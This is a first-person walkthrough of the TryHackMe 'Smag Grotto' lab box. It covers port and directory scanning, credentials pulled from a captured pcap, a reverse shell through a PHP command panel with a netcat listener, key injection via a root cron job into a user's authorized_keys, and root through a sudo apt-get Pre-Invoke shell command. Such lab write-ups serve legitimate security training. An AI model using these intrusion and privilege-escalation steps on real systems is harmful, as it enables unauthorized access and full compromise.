Smag Grotto is an easy box challenge on TryHackMe where I had to find the user and root flags.
Smag Grotto is an easy box challenge on TryHackMe where I had to find the user and root flags.
As usual, I started with an Nmap scan to identify open ports and services running on the target machine.
┌──vemacitrind㉿vemacitrind-[~/Documents/TryHackMe/SmagGrotto]
└─$ nmap -sS -T4 -n 10.49.180.95

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-17 20:34 IST
Nmap scan report for 10.49.180.95
Host is up (0.024s latency).
Not shown: 998 closed tcp ports (reset)

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
The machine was running two services: SSH and HTTP. I went to HTTP first and saw it was using Apache httpd 2.4.18.

I searched for CVEs related to Apache but found nothing useful, so I decided to enumerate the web application further using ffuf.
┌──vemacitrind㉿vemacitrind-[~/Documents/TryHackMe/SmagGrotto]
└─$ ffuf -u http://10.49.180.95/FUZZ -w ~/Documents/SecLists/Discovery/Web-Content/common.txt

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.49.180.95/FUZZ
 :: Wordlist         : FUZZ: /home/vemacitrind/Documents/SecLists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.htaccess               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4784ms]
.htpasswd               [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4784ms]
.hta                    [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 4784ms]
index.php               [Status: 200, Size: 402, Words: 69, Lines: 13, Duration: 25ms]
mail                    [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 25ms]
server-status           [Status: 403, Size: 277, Words: 20, Lines: 10, Duration: 34ms]
:: Progress: [4751/4751] :: Job [1/1] :: 1298 req/sec :: Duration: [0:00:07] :: Errors: 0 ::
I found the mail page suspicious.

Visiting the page, I found a file named dHJhY2Uy.pcap.

I downloaded the file and opened it in Wireshark to analyze the traffic.

After analyzing the PCAP file, I found login credentials inside one of the packet payloads:
- Username:
helpdesk - Password:
cH4nG3M3_n0w
In another packet, I found a new subdomain and a login.php page. I added it to my /etc/hosts file.
┌──vemacitrind㉿vemacitrind-[~/Documents/TryHackMe/SmagGrotto]
└─$ echo '10.49.180.95 smag.thm' | sudo tee -a /etc/hosts

┌──vemacitrind㉿vemacitrind-[~/Documents/TryHackMe/SmagGrotto]
└─$ echo '10.49.180.95 development.smag.thm' | sudo tee -a /etc/hosts
I visited login.php on development.smag.thm and logged in using the credentials. There was a command panel that allowed PHP command execution. I used GTFOBins to get a PHP reverse shell.
┌──vemacitrind㉿vemacitrind-[~]
└─$ nc -l -p 12345

www-data@smag:/var/www/development.smag.thm$ id
uid=33(www-data) gid=33(www-data)
I first checked for SUID files but found nothing useful. Then I checked passwd, shadow, and crontab and found a privilege escalation path.
www-data@smag:/var/www$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user	command
17 *	* * *	root    cd / && run-parts --report /etc/cron.hourly
25 6	* * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
52 6	1 * *	root	test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root	/bin/cat /opt/.backups/jake_id_rsa.pub.backup > /home/jake/.ssh/authorized_keys
There was a cron job that copied a public SSH key from /opt/.backups/ into Jake’s authorized_keys. I created my own SSH key pair.
┌──vemacitrind㉿vemacitrind-[~/Documents/bandit]
└─$ ssh-keygen -t rsa -b 4096
Generating public/private rsa key pair.
Enter file in which to save the key (/home/vemacitrind/.ssh/id_rsa): jake
Enter passphrase for "jake" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jake
Your public key has been saved in jake.pub
The key fingerprint is:
SHA256:rIt5G6rUJC9ZuMoCKLANCQfcWA0vMNPD/O8j+22JjyM vemacitrind@vemacitrind
The key's randomart image is:
+---[RSA 4096]----+
|o=Boo            |
|.o=*..           |
|.o .o.           |
|+  ... .         |
|o+o o . S        |
|= .O   o         |
|o = o + . .      |
|oo . E.Boo       |
|o...+oB+=o       |
+----[SHA256]-----+
Then I wrote my public key to the backup file.
www-data@smag:/$ echo 'ssh-r...' > /opt/.backups/jake_id_rsa.pub.backup
<rind@vemacitrind' > /opt/.backups/jake_id_rsa.pub.backup
www-data@smag:/$
After waiting a minute, I logged in as Jake.
┌──vemacitrind㉿vemacitrind-[~/Documents/bandit]
└─$ ssh -i jake jake@smag.thm
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-142-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

Last login: Fri Jun  5 10:15:15 2020

jake@smag:~$ jake@smag:~$ sudo -l
Matching Defaults entries for jake on smag:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jake may run the following commands on smag:
    (ALL : ALL) NOPASSWD: /usr/bin/apt-get
Jake could run apt-get as root without a password. Using GTFOBins, I escalated privileges.
sudo apt-get update -o APT::Update::Pre-Invoke::=/bin/shAnd finally got a root shell